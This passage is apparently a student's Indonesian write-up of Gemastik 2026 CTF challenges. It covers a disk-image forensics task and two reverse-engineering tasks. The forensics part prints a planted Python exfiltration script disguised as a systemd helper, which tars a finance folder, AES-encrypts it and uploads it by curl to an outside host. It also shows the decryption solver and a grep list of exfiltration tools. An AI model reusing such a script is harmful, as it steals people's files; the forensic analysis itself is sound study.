Hasilnya kosong. Jadi: tidak ada deleted directory entry yang dapat dipulihkan, Kita juga mencoba ext4 journal: `sudo debugfs -R 'logdump' fin-ws-04.img`, Hasil: filesystem has no journal, Ini penting. Berarti solusi challenge bukan: deleted file → ext4 journal → recover, Jadi kita harus beralih ke artefak yang masih hidup.

7. Mencari string yang berhubungan dengan exfiltration

Karena deskripsi secara eksplisit menyebut: DLP flagged outbound traffic, kita mencari string seperti:

curl
scp
wget
http
upload
finance
secret

```
(sage) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Penyisihan/Write up/Fc
$ strings -a fin-ws-04.img | grep -Ei \
'GEMASTIK19|flag|secret|finance|ssh|curl|wget|scp'
finance
#      after N flagged the reuse - the old value no longer unlocks anything.
    t.add("/home/dwi/finance", arcname=".")
os.system("curl -s -T /var/tmp/.ICE-unix/1000/.cache-dwi.dat "
ssh:notty
ssh:notty
# packed /home/dwi/finance -> /var/tmp/.ICE-unix/1000/.cache-dwi.dat (AES-GCM, nonce||ct||tag)
```

Ini adalah titik balik utama. Sekarang kita tahu:

/home/dwi/finance
↓
dipaketkan
↓
AES-GCM
↓
/var/tmp/.ICE-unix/1000/.cache-dwi.dat
↓
curl upload

Jadi challenge memang berhubungan dengan exfiltration terenkripsi.

8. Memeriksa script yang mencurigakan

```
(sage) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Penyisihan/Write up/Forensic/
mnt/tombstone/usr/local/sbin/systemd-timesyncd-helper
#!/usr/bin/env python3
# systemd-timesyncd-helper : time sync assist (do not remove)
# NOTE(op): legacy build used UPLOAD_ID=0a1b2c3d4e5f60718293 with the old vault salt; ROTATED
#           after N flagged the reuse - the old value no longer unlocks anything.
import os, io, tarfile, hashlib, ctypes, struct
from Crypto.Cipher import AES

SELF = "/usr/local/sbin/systemd-timesyncd-helper"

def _btime(path):
    # file creation time (statx STATX_BTIME) as a unix epoch; pins the key to THIS install
    buf = ctypes.create_string_buffer(256)
    libc = ctypes.CDLL("libc.so.6", use_errno=True)
    libc.statx(-100, path.encode(), 0, 0x800, buf) # AT_FDCWD, STATX_BTIME
    return struct.unpack_from("<q", buf.raw, 0x58)[0] # stx_btime.tv_sec

# the key is pinned to THIS install and cannot be copied out of a single file:
# part A from the cron unit + part B stashed in our own xattr, salted with our crtime.
a = os.environ.get("UPLOAD_ID", "") # part A (geoclue cron)
b = os.getxattr(SELF, "user.upl_b").decode() # part B (extended attribute)
salt = str(_btime(SELF)).encode() # crtime (birth time) as salt
KEY = hashlib.pbkdf2_hmac("sha256", (a + b).encode(), salt, 200000, 32)

buf = io.BytesIO()
with tarfile.open(fileobj=buf, mode="w:gz") as t:
    t.add("/home/dwi/finance", arcname=".")
data = buf.getvalue()
nonce = hashlib.sha256(b"nonce|"+KEY).digest()[:12]
c = AES.new(KEY, AES.MODE_GCM, nonce=nonce)
ct, tag = c.encrypt_and_digest(data)
open("/var/tmp/.ICE-unix/1000/.cache-dwi.dat", "wb").write(nonce+ct+tag)
os.system("curl -s -T /var/tmp/.ICE-unix/1000/.cache-dwi.dat ")
```

Filesystem mengandung: /usr/local/sbin/systemd-timesyncd-helper Namanya terlihat seperti system utility. Namun kita membaca isinya: `sudo cat /mnt/tombstone/usr/local/sbin/systemd-timesyncd-helper`, Ternyata script tersebut adalah Python. Bagian pentingnya:

```
a = os.environ.get("UPLOAD_ID", "")
b = os.getxattr(SELF, "user.upl_b").decode()

salt = str(_btime(SELF)).encode()

KEY = hashlib.pbkdf2_hmac(
    "sha256",
    (a + b).encode(),
    salt,
    200000,
    32
)
```

kemudian:

```
with tarfile.open(fileobj=buf, mode="w:gz") as t:
    t.add("/home/dwi/finance", arcname=".")

data = buf.getvalue()
```

selanjutnya:

```
nonce = hashlib.sha256(b"nonce|"+KEY).digest()[:12]
```

```
c = AES.new(KEY, AES.MODE_GCM, nonce=nonce)
ct, tag = c.encrypt_and_digest(data)
```

dan payload disimpan:

```
open(
    "/var/tmp/.ICE-unix/1000/.cache-dwi.dat",
    "wb"
).write(nonce+ct+tag)
```

terakhir:

```
os.system(
    "curl -s -T /var/tmp/.ICE-unix/1000/.cache-dwi.dat "
    "https://cdn-telemetry.net/u/%s >/dev/null 2>&1" % a
)
```

Jadi algoritmanya sudah dibocorkan oleh script itu sendiri.

9. Menemukan UPLOAD_ID

```
(sage) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Penyisihan/Write up/For s-tombstone$ sudo cat /mnt/tombstone/etc/cron.d/geoclue-refresh
# managed by geoclue (do not edit)
UPLOAD_ID=3f9a1c7e5b2d8046a1c0
*/30 * * * * root /usr/local/sbin/systemd-timesyncd-helper --sync
```

Hasil:


```
UPLOAD_ID=3f9a1c7e5b2d8046a1c0
*/30 * * * * root /usr/local/sbin/systemd-timesyncd-helper --sync
```

Dari sini kita mendapatkan: part A = 3f9a1c7e5b2d8046a1c0, Selain itu, URL exfiltration menjadi: <https://cdn-telemetry.net/u/3f9a1c7e5b2d8046a1c0>

10. Menemukan artefak kedua dari key

```
(sage) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Penyisihan/Write up/For s-tombstone$ sudo cat /mnt/tombstone/home/dwi/.python_history
import os
# stash the second half in the tool's own xattr so a log/history wipe can't kill the key
os.setxattr('/usr/local/sbin/systemd-timesyncd-helper', 'user.upl_b', part_b)
# vault key = PBKDF2(cron UPLOAD_ID + that xattr, salt = tool crtime as epoch), 200000
# packed /home/dwi/finance -> /var/tmp/.ICE-unix/1000/.cache-dwi.dat (AES-GCM, nonce||ct||tag)
exit()
```

Ini menjelaskan dengan sangat jelas desain challenge:



Jadi key memang sengaja dibuat tidak tersimpan dalam satu tempat.

11. Mengambil extended attribute

Helper mempunyai inode: 34, Dari hasil fls. Kita bisa melihat extended attribute dengan: `sudo debugfs -R 'ea_list <34>' fin-ws-04.img`, Hasil: `user.upl_b (20) = "8f2b6d1a0c7e9a4b3f51"` Jadi: part B = `8f2b6d1a0c7e9a4b3f51`, Kita juga bisa memverifikasi melalui mount: `getfattr -n user.upl_b \ /mnt/tombstone/usr/local/sbin/systemd-timesyncd-helper`, hasilnya sama.

12. Mengambil birth time / creation time

Source code menggunakan: `_btime(SELFS)`, Jadi kita perlu birth time, bukan mtime. Perintah: `sudo debugfs -R 'stat <34>' fin-ws-04.img`, menunjukkan: `crtime: Wed Nov 13 04:43:00 2024`, Ini kemudian dikonversikan ke Unix epoch: `1731444180`, Sehingga kita sekarang memiliki semua parameter: `UPLOAD_ID = 3f9a1c7e5b2d8046a1c0`, `user.upl_b = 8f2b6d1a0c7e9a4b3f51`, `salt = "1731444180"`

13. Rekonstruksi AES key

Source code mengatakan:

```

KEY = hashlib.pbkdf2_hmac(
    "sha256",
    (a + b).encode(),
    salt,
    200000,
    32
)
  
```

Maka: `password = 3f9a1c7e5b2d8046a1c0 + 8f2b6d1a0c7e9a4b3f51`, dan: `salt = "1731444180"`, `iterations = 200000`, `key length = 32 bytes`, Script yang kita gunakan:

```
import hashlib
```



```
UPLOAD_ID = "3f9a1c7e5b2d8046a1c0"  
UPL_B = "8f2b6d1a0c7e9a4b3f51"  
CRTIME = 1731444180
```

```
key = hashlib.pbkdf2_hmac(  
    "sha256",  
    (UPLOAD_ID + UPL_B).encode(),  
    str(CRTIME).encode(),  
    200000,  
    32,  
)  
  
print(key.hex())
```

Menghasilkan:

fa456c136b1856448dacf53cb6046c0b5e477ff9432974752c351a1fb38ddb2f

14. Mendapatkan nonce

Script asli menggunakan:

```
nonce = hashlib.sha256(b"nonce|" + KEY).digest()[:12]
```

Jadi:

```
nonce = hashlib.sha256(  
    b"nonce|" + key  
).digest()[:12]
```

Hasil: 89681a26146d2c57136dbdef, Sekarang kita punya key dan nonce yang benar.

15. Mengambil encrypted payload

File payload ternyata masih ada: /var/tmp/.ICE-unix/1000/.cache-dwi.dat, Kita cek:

```
sudo find /mnt/tombstone \  
-name '.cache-dwi.dat'
```

Hasil: /mnt/tombstone/var/tmp/.ICE-unix/1000/.cache-dwi.dat, Ukurannya: 346 bytes,

Format menurut source code: nonce || ciphertext || tag, Dengan:

```
nonce    = 12 bytes  
ciphertext = variable  
tag      = 16 bytes
```

16. Melakukan decrypt AES-GCM

Script lengkap yang dapat digunakan ulang:

```
#!/usr/bin/env python3

import hashlib
import io
import os
import tarfile

from Crypto.Cipher import AES

UPLOAD_ID = "3f9a1c7e5b2d8046a1c0"
UPL_B = "8f2b6d1a0c7e9a4b3f51"
CRTIME = 1731444180

ENC_FILE = (
    "/mnt/tombstone/var/tmp/.ICE-unix/1000/"
    ".cache-dwi.dat"
)

OUT_TAR = "finance.tar.gz"
OUT_DIR = "recovered_finance"

def derive_key():
    return hashlib.pbkdf2_hmac(
        "sha256",
        (UPLOAD_ID + UPL_B).encode(),
        str(CRTIME).encode(),
        200_000,
        32,
    )

def main():
    key = derive_key()

    print(f"[+] KEY = {key.hex()}")

    with open(ENC_FILE, "rb") as f:
        blob = f.read()

    nonce = blob[:12]
    ciphertext = blob[12:-16]
    tag = blob[-16:]
```

```

expected_nonce = hashlib.sha256(
    b"nonce|" + key
).digest()[:12]

print(f"[+] File nonce    = {nonce.hex()}")
print(f"[+] Expected nonce = {expected_nonce.hex()}")

if nonce != expected_nonce:
    raise ValueError("Nonce mismatch")

cipher = AES.new(
    key,
    AES.MODE_GCM,
    nonce=nonce,
)

plaintext = cipher.decrypt_and_verify(
    ciphertext,
    tag,
)

print("[+] Decryption OK")
print(f"[+] Decrypted size = {len(plaintext)} bytes")

with open(OUT_TAR, "wb") as f:
    f.write(plaintext)

os.makedirs(OUT_DIR, exist_ok=True)

with tarfile.open(
    fileobj=io.BytesIO(plaintext),
    mode="r:gz",
) as tar:
    print("[+] Archive contents:")

    for member in tar.getmembers():
        print(
            f"    {member.name} "
            f"({member.size} bytes)"
        )

    tar.extractall(OUT_DIR)

```

```
if __name__ == "__main__":
    main()
```

```
(sage) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Pyenis
s-tombstone$ python3 tes.py
[+] KEY = fa456c136b1856448dacf53cb6046c0b5e477ff9432974752c351a1fb38ddb2f
[+] File nonce = 89681a26146d2c57136dbdef
[+] Expected nonce = 89681a26146d2c57136dbdef
[+] Decryption OK
[+] Decrypted size = 318 bytes
[+] Archive contents:
    q3_actuals.xlsx (36 bytes)
    vendor_list.csv (36 bytes)
    drop_manifest.txt (117 bytes)
```

Ada satu verifikasi penting di sini: File nonce =, Expected nonce =, dan: Decryption OK, Ini membuktikan bahwa:

- UPLOAD_ID benar,
- extended attribute benar,
- birth time benar,
- PBKDF2 benar,
- AES-GCM key benar,
- payload memang ciphertext yang dibuat oleh helper tersebut.

17. Mengekstrak archive


```
(sage) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Pyenisihan/Write up/Forensic/Tombstone/pengerjaan/forensic
s-tombstone$ cd recovered_finance
ls -la
total 0
drwxrwxrwx 1 reyvandi reyvandi 4096 Aug 24 06:09
drwxrwxrwx 1 reyvandi reyvandi 4096 Aug 24 06:09
-rwxrwxrwx 1 reyvandi reyvandi 117 Nov 13 2024 drop_manifest.txt
-rwxrwxrwx 1 reyvandi reyvandi 36 Nov 13 2024 q3_actuals.xlsx
-rwxrwxrwx 1 reyvandi reyvandi 36 Nov 13 2024 vendor_list.csv
(sage) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Pyenisihan/Write up/Forensic/Tombstone/pengerjaan/forensic
s-tombstone/recovered_finance$ cat drop_manifest.txt
exfil manifest fin-ws-04
files staged and uploaded.
vault unlocked -> GEMASTIK19{th3_cl0ck_l13d_but_th3_1n0d3_d1dnt}
(sage) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Pyenisihan/Write up/Forensic/Tombstone/pengerjaan/forensic
s-tombstone/recovered_finance$ cat vendor_list.csv
vendor,acct
ACME,88120
Globex,88231
(sage) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Pyenisihan/Write up/Forensic/Tombstone/pengerjaan/forensic
s-tombstone/recovered_finance$ file q3_actuals.xlsx
q3_actuals.xlsx: data
(sage) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Pyenisihan/Write up/Forensic/Tombstone/pengerjaan/forensic
s-tombstone/recovered_finance$ cat q3_actuals.xlsx
PK(placeholder spreadsheet bytes)
```

Flag: **GEMASTIK19{th3_cl0ck_l13d_but_th3_1n0d3_d1dnt}**

Reverse

1. Dot Matrix

soal :



link ai : <https://chatgpt.com/share/6a8a875d-0508-83ec-b341-6b4cb5ae8d7f>

solve :

1. Periksa File yang diberikan

Jadi disoalnya kan diberikan dua file, pertama-tama, kita lihat dulu informasi mengenai kedua file tersebut:

```
(base) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Penyisihan/Write up/Rev eng/Dot Matrix/pengerjaan
$ file firmware.rom
firmware.rom: data
(base) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Penyisihan/Write up/Rev eng/Dot Matrix/pengerjaan
$ file printer_emu
printer_emu: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, for GNU/Linux 3.2.0, stripped
```

nah dari situ kita tahu kalau **printer_emu** adalah executable Linux x86-64, sedangkan **firmware.rom** hanya dikenali sebagai **data**. dimana artinya mungkin merujuk ke **printer_emu** itu membaca / mengeksekusi **firmware.rom**

2. Jangan langsung reversing ROM

Kesalahan yang cukup umum dalam soal seperti ini adalah langsung: **strings firmware.rom** atau membuka ROM di hex editor dan mulai menebak-nebak.

Kita belum tahu arsitektur ROM tersebut. Karena ada executable bernama **printer_emu**, justru lebih masuk akal memahami emulator terlebih dahulu.

Sebelum disassembly pun kita bisa mencari string: **strings -a printer_emu**

Kita tidak perlu membaca semuanya. Cukup cari sesuatu yang relevan seperti: **strings -a printer_emu | grep -Ei 'usage|firmware|printer|page|code|opcode'**

```
(base) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Pyisihan/Write up/Rev eng/Dot Matrix/pengerjaan$ strings
-a printer_emu | grep -Ei 'usage|firmware|printer|page|code|opcode'
usage: %s <firmware.rom> [service_code]
[printer] halaman kosong
[printer] output %dx%d dots:
[printer] halaman ditulis ke page.pbm
illegal opcode 0x%02x @ 0x%04x
page.pbm
status == __codecvr_partial
The futex facility returned an unexpected error code.
((unsigned long) ((char *) p + new_size) & (heap->pagesize - 1)) == 0
(old_top == initial_top (av) && old_size == 0) || ((unsigned long) (old_size) >= MINSIZE && prev_inuse (old_top) && ((unsigned long)
old_end & (pagesize - 1)) == 0)
../sysdeps/unix/sysv/linux/getpagesize.c
__getpagesize
GLRO(dl_pagesize) != 0
/sys/kernel/mm/transparent_hugepage/hpage_pmd_size
/sys/kernel/mm/transparent_hugepage/enabled
Hugepagesize:
/sys/kernel/mm/hugepages
hugepages-
UNICODEBIG//
UNICODELITTLE//
UNICODEBIG//
locale_codeset != NULL
Invalid request code
Memory page has hardware error
cannot map zero-fill pages
FILE load command address/offset not page-aligned
```

3. Kita menemukan interface program

Baris: `usage: %s <firmware.rom> [service_code]` memberitahu kita bahwa program memang menerima `firmware.rom` dan `service_code`, Jadi sekarang kita coba: `./printer_emu firmware.rom`, ternyata Program tidak mencetak sesuatu yang menarik. Lalu kita coba string sembarang: `./printer_emu firmware.rom hello` atau `./printer_emu firmware.rom test` juga Tidak muncul flag. Justru ini menarik. Karena program menerima suatu kode khusus yang disebut: `service_code` Maka kemungkinan besar challenge meminta kita menemukan **service code yang valid**. Ini jauh lebih kuat daripada sekadar menebak password.

```
(base) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Pyisihan/Write up/Rev eng/Dot Matrix/pengerjaan$ ./print
er_emu firmware.rom
[printer] halaman kosong - tidak ada yang tercetak.
(base) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Pyisihan/Write up/Rev eng/Dot Matrix/pengerjaan$ ./print
er_emu firmware.rom hello
[printer] halaman kosong - tidak ada yang tercetak.
(base) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Pyisihan/Write up/Rev eng/Dot Matrix/pengerjaan$ ./print
er_emu firmware.rom test
[printer] halaman kosong - tidak ada yang tercetak.
```

4. Muncul pertanyaan: siapa yang memvalidasi service code?

Kita mempunyai: `firmware.rom` dan `printer_emu` dan dari nama file kelihatannya `printer_emu` adalah mesin yang menjalankan `firmware.rom`, Kalau benar, berarti algoritma validasi kemungkinan ada di firmware. Jadi pertanyaan kita berubah menjadi Bagaimana `printer_emu` menjalankan `firmware.rom`? Untuk menjawabnya, kita reverse-engineer `printer_emu`.

5. Disassembly printer_emu

- buat disassembly: `objdump -d -M intel printer_emu > disasm.txt`,
- Lalu: `less disasm.txt`,
- Pada tahap awal, kita belum tahu fungsi mana yang penting.
- Maka kita bisa gunakan string yang tadi ditemukan untuk mencari referensinya.
- Misalnya: `strings -a -t x printer_emu | grep 'illegal opcode'`,
- Dapat alamat string: `47d0b8` illegal opcode ...
- Kemudian: `grep -n '47d0b8' disasm.txt`

Dari code di sekitar referensi tersebut kita mulai masuk ke fungsi emulator.

```
(base) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Ge
kerjaan$ objdump -d -M intel printer_emu > disasm.txt
(base) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Ge
kerjaan$ strings -a -t x printer_emu | grep 'illegal opcode'
7d0b8 illegal opcode 0x%02x @ 0x%04x
(base) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Ge
kerjaan$ grep -n '47d0b8' disasm.txt
578: 401880: be b8 d0 47 00          mov     esi,0x47d0b8
```

6. Petunjuk terbesar: opcode

Saat membaca assembly, kita menemukan pesan: illegal opcode 0x%02x @ 0x%04x, Ini bukan pesan yang biasanya dimiliki program biasa. Artinya emulator memiliki konsep:

- PC
- opcode
- instruction

Dengan kata lain, `firmware.rom` kemungkinan bukan sekadar konfigurasi. Firmware itu kemungkinan berisi: machine code untuk CPU custom yang kemudian dijalankan oleh `printer_emu`. Ini adalah titik penting dalam proses solve: Kita belum tahu instruction set-nya, jadi langkah berikutnya adalah reverse-engineer VM di dalam `printer_emu`.

7. Temukan VM state

Saat membaca disassembly emulator, terlihat akses berulang terhadap area memory tertentu. Kita menemukan state seperti: 0x4b0408, 0x4b040a, 0x4b0410, 0x4b0420, Daripada sekadar menghafal alamat, kita mulai memberi nama berdasarkan perilakunya. Misalnya:

- 0x4b0408 → PC
- 0x4b040a → SP
- 0x4b0410 → registers
- 0x4b0420 → VM memory

Perhatikan bahwa ini adalah hasil reverse engineering, bukan informasi yang diberikan challenge. Kemudian terlihat pola yang sangat penting:

```
opcode = memory[PC];
handler = opcode_table[opcode];
```

...

atau secara konseptual:

```
switch (opcode) {
    case 0x00:
        ...
    case 0x01:
```

```

    ...
    ...
}

```

Dengan demikian kita sekarang tahu: `printer_emu` → custom VM interpreter → `firmware.rom` = bytecode

8. Jangan reverse-engineer semua opcode

Di sinilah strategi reversing menjadi penting. Ada sekitar banyak opcode, kita tidak perlu memahami semuanya, tujuan kita hanya: temukan `service_code`. Maka kita mencari instruksi yang berhubungan dengan: input, compare, jump. Terutama karena kita sudah tahu dari command line bahwa ada: `service_code` yang masuk ke emulator.

9. Lihat isi ROM

Sekarang kita mulai membuka `firmware.rom`.

```

(base) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Pyisihan/Write up/Rev eng/Dot Matrix/pengerjaan$ od -Ax -tx1 -v fir
mware.rom | head -80
000000 55 2f 00 55 41 00 55 f6 00 40 ad 02 4c 55 3e 01
000010 10 10 4d 47 00 13 01 61 00 10 4a 02 4b 03 20 04
000020 a3 16 24 52 0c 00 20 04 03 16 34 52 0c 00 01 40
000030 00 80 20 01 08 60 00 20 44 00 42 01 57 01 35 00
000040 56 20 02 5a 40 00 80 45 00 00 11 20 23 02 3f 40
000050 a5 02 45 01 00 16 21 52 f5 00 40 00 80 45 00 01
000060 11 20 23 02 3f 40 a5 02 45 01 01 16 21 52 f5 00
000070 40 00 80 45 00 02 11 20 23 02 3f 40 a5 02 45 01
000080 02 16 21 52 f5 00 40 00 80 45 00 03 11 20 23 02
000090 3f 40 a5 02 45 01 03 16 21 52 f5 00 40 00 80 45
0000a0 00 04 11 20 23 02 3f 40 a5 02 45 01 04 16 21 52
0000b0 f5 00 40 00 80 45 00 05 11 20 23 02 3f 40 a5 02
0000c0 45 01 05 16 21 52 f5 00 40 00 80 45 00 06 11 20
0000d0 23 02 3f 40 a5 02 45 01 06 16 21 52 f5 00 40 00
0000e0 80 45 00 07 11 20 23 02 3f 40 a5 02 45 01 07 16
0000f0 21 52 f5 00 56 01 40 00 80 45 00 00 45 04 04 13
000100 04 23 00 b9 40 00 80 45 01 01 45 04 05 13 14 23
000110 01 79 40 00 80 45 02 02 45 04 06 13 24 23 02 37
000120 40 00 80 45 03 03 45 04 07 13 34 23 03 9e 40 10
000130 80 46 00 00 46 01 01 46 02 02 46 03 56 40 10

```

Pada awal ROM kita melihat banyak byte yang tidak terlihat seperti ASCII: `55 2f 00 55 41 00 55 f6 00 ...`. Ini semakin mengonfirmasi bahwa file tersebut memang bytecode.

10. Mulai memetakan instruction set

Dari opcode handler yang kita temukan di `printer_emu`, kita bisa membuat tabel seperti: opcode → handler, misalnya:

```

00 → ...
01 → ...
02 → ...
...
60 → ...
61 → ...

```

Kita kemudian memperhatikan opcode yang handler-nya membaca data dari buffer input. Setelah dianalisis, opcode `0x60` ternyata merupakan bagian dari mekanisme pengambilan karakter input. Sekarang kita bisa kembali ke ROM dan mencari byte:60

11. Temukan penggunaan input di firmware

Di sekitar bagian awal firmware kita menemukan pola seperti:

```
20 01 08
60 00 20
44 00
42 01
57 01 35 00
```

Belum tahu artinya semuanya. Namun karena `0x60` sudah kita identifikasi sebagai instruksi yang berkaitan dengan input, maka bagian tersebut patut diperhatikan. Sekarang kita trace execution-nya. Tujuan trace kita sederhana: input → operasi → → compare → branch

12. Temukan pola validasi

Di firmware muncul pola yang berulang seperti:

```
23 02 3f
40 a5 02
45 01 00
16 21
52 f5 00
```

Pola yang berulang adalah clue kuat. Kita dekode handler-handler tersebut dari `printer_emu`. Dari sana kita dapat pseudocode. Awalnya mungkin bentuknya terlihat rumit seperti assembly:

```
...
load register
add
xor 0x3f
load memory
compare
jump
...
```

Tetapi kita sederhanakan menjadi:

```
state = 0x5a;

for (i = 0; i < 8; i++) {
    state = (state + input[i]) ^ 0x3f;

    if (state != firmware[0x2a5 + i])
        fail();
}
```

Dan ini adalah titik balik challenge.

13. Sadari bahwa kita tidak perlu brute force

Begitu melihat: $state = (state + input[i]) \wedge 0x3f$; dan: $state == firmware[0x2a5 + i]$ kita sebenarnya sudah mempunyai semua informasi yang diperlukan. Tidak perlu brute-force 8 karakter, tidak perlu symbolic execution, Tidak perlu crypto library. Kita tinggal **membalik operasi matematikanya**.

14. Ambil target dari ROM

Cari offset: `0x2a5`

```
(base) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/
$ python3 - <<'PY'
rom = open("firmware.rom", "rb").read()

print(rom[0x2a5:0x2ad].hex(" "))
PY
81 d1 36 5c b1 de 2f 5a
```

Sekarang kita tahu: state awal = `5a`, target: `81 d1 36 5c b1 de 2f 5a`

15. Balik operasi matematika

- Firmware melakukan: $state_new = (state_old + input) \text{ XOR } 0x3f$, Kita ingin input.
- Pertama: $state_new \text{ XOR } 0x3f = state_old + input$
- Maka: $input = (state_new \text{ XOR } 0x3f) - state_old$
- Karena register-nya 8-bit: $input \&= 0xff$

16. Tulis solver kecil

Buat file python dan masukkan:

```
rom = open("firmware.rom", "rb").read()

state = 0x5a
targets = rom[0x2a5:0x2ad]

result = []

for target in targets:
    c = ((target ^ 0x3f) - state) & 0xff
    result.append(c)
    state = target

service_code = bytes(result)

print(f"[+] service_code = {service_code.decode()}")
```

```
(base) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF
$ python3 tes.py
[+] service_code = dm8-2026
```

Ini adalah pertama kalinya kita mengetahui service code.

17. Verifikasi hipotesis

Sekarang kembali ke program yang tadi kita coba dengan: hello, test, Kita gunakan hasil reversing: `./printer_emu firmware.rom dm8-2026` Dan tiba-tiba: `[printer] output 245x7 dots`: Ini adalah bukti bahwa analisis kita benar. Kemudian: `[printer] halaman ditulis ke page.pbm`

```
(base) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Pyisihan/Write up/Rev eng/Dot Matrix/pengerjaan
$ ./printer_emu firmware.rom dm8-2026
[printer] output 245x7 dots:

### ##### # # ### ##### ##### # # # ##### ##### # # ##### #####
# ##### ##### ##### # # # ##### ##### ##### # # # ##### ##### # # #
# # # ## # # # # # # # # # # # # # # # # # # # # # # # # # # # # #
# # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # #
# # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # #
# # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # #
### ##### # # # ##### # # # # # ##### # # # ##### # # # # #
##### ##### ##### # # # # # ##### # # # # # ##### # # # # #
# # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # #
# # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # #
# # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # #
# # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # #
### ##### # # # # # # # # # # # # # # # # # # # # # # # # # #
# # ##### ##### # # # # # # # # # # # # # # # # # # # # # # #

[printer] halaman ditulis ke page.pbm
```

18. Kenali format PBM

```
(base) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026
$ file page.pbm
page.pbm: Netpbm image data, size = 245 x 7, rawbits, bitmap
(base) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026
$ head -c 20 page.pbm | od -An -tx1
50 34 0a 32 34 35 20 37 0a 73 e8 9c 7b ef a2 21
c3 3e 8b e0
```

Header-nya menunjukkan PBM. Dimensi: `245 × 7`, Tinggi 7 pixel adalah clue yang sangat besar. Kenapa tinggi tepat 7? Karena kemungkinan besar printer mencetak karakter menggunakan font: `5 × 7` atau semacam dot-matrix font. Ini cocok sekali dengan nama challenge: `Dot Matrix`

Flag : `GEMASTIK19{TH3_PRINT3R_SP34KS_DOT_M4TR1X}`

2. wraith

Soal:

Link ai: <https://chatgpt.com/share/6a8ab2f6-88ac-83ec-b0d4-a5076eb9f1c7>

Solve:

1. Analisis soal

```
(sage) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Pyisihan/Write up/Rev eng/wraith/pengerjaan$ file wraith
wraith: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, BuildID[sha1]=b35db56e317ec427010a0b4aaedda13ce1ab4823, for GNU/Linux 3.2.0, stripped
```

Dari informasi ini kita mengetahui bahwa binary adalah ELF 64-bit, statically linked, dan stripped. Karena stripped, nama fungsi tidak tersedia. Karena static, sebagian besar binary merupakan kode runtime dan libc, sehingga tidak efektif langsung membongkar seluruh .text. Tujuan awalnya adalah menemukan bagian yang benar-benar merupakan logic challenge.

2. Pemeriksaan Awal Binary

```
(sage) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Pyisihan/Write up/Rev eng/wraith/pengerjaan$ ls -lah wraith
-rwxrwxrwx 1 reyvandi reyvandi 727K Aug 24 06:25 wraith
5381a0d34d3701c364d8e60e650e3511c1c514f6afb3dab6c69a70c94da50c7 wraith
```

Hasil checksum:

5381a0d34d3701c364d8e60e650e3511c1c514f6afb3dab6c69a70c94da50c7

```
